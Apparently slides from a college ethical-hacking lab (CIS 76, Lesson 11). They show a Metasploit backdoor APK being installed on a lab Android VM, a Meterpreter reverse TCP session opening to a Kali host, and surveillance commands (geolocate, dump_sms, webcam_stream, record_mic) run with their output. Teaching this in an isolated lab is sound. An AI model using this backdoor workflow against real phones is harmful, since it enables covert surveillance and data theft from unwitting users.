
take pictures and videos

record audio

precise location (GPS and network-based)

modify your contacts

CIS 76 - Lesson 11



MainActivity

Do you want to install this application? It will get access to:

read call log
read your contacts
write call log


modify or delete the contents of your SD card
read the contents of your SD card

DEVICE ACCESS

connect and disconnect from Wi-Fi
full network access
view network connections
view Wi-Fi connections

run at startup

set wallpaper



0 ▸ Download

..
Parent folder

backdoor.apk
11/5/16 6:51 PM -rw-rw---- 9.26 kB

MainActivity

Do you want to install this application? It will get access to:

read your contacts
write call log

modify or delete the contents of your SD card
read the contents of your SD card


DEVICE ACCESS

connect and disconnect from Wi-Fi
full network access
view network connections
view Wi-Fi connections

run at startup

set wallpaper

modify system settings



MainActivity


✓ App installed.

Decline the Google invitation popup

Part 8
EH-Kali-xx

Exfiltrate image file

EH-Kali-xx




```
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 10.76.5.150:4444
msf exploit(handler) > [*] Sending stage (69050 bytes) to 10.76.5.53
[*] Meterpreter session 1 opened (10.76.5.150:4444 -> 10.76.5.53:34324) at 2017-11-07 09:55:54 -0800
msf exploit(handler) >
```

Once the backdoor app is opened on the Victim's Android we get a session on EH-Kali.

EH-Kali-xx

sessions -l
session -i 1




```
msf exploit(handler) > session -l
[-] Unknown command: session.
msf exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                         Information          Connection
  --  ----                         -----------          ----------
  1   meterpreter dalvik/android  u0_a61 @ localhost  10.76.5.150:4444 -> 10.76.5.53:34324 (10.76.5.53)

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

Connect to the new session

EH-Kali-xx

geolocate
dump_sms
webcam_stream
record_mic



```
meterpreter > geolocate
[-] geolocate: Operation failed: 1
meterpreter > dump_sms
[*] No sms messages were found!
meterpreter > webcam_stream
[-] Target does not have a webcam
meterpreter > record_mic
[*] Starting...
[*] Stopped
Audio saved to: /root/DqSWstCd.wav
meterpreter >
```

These commands don't appear to work on the VM.

They do work on real Android phones though. See examples here:

http://resources.infosecinstitute.com/lab-android-exploitation-with-kali/


EH-Kali-xx

sysinfo

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 5.1.1 - Linux 4.0.9-android-x86+ (i686)
Meterpreter : java/android
meterpreter >
```

ipconfig

EH-Kali-xx




```
meterpreter > ipconfig

Interface  1
============
Name         : ip6tnl0 - ip6tnl0
Hardware MAC : 00:00:00:00:00:00


Interface  2
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  3
============
Name         : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00


Interface  4
============
Name         : eth0 - eth0
Hardware MAC : 00:50:56:af:78:28
IPv4 Address : 10.76.5.120
IPv4 Netmask : 255.0.0.0
IPv6 Address : fe80::250:56ff:feaf:7828
IPv6 Netmask : ::

meterpreter >
```

EH-Kali-xx

pwd

```
meterpreter > pwd
/data/data/com.metasploit.stage/files
meterpreter >
```



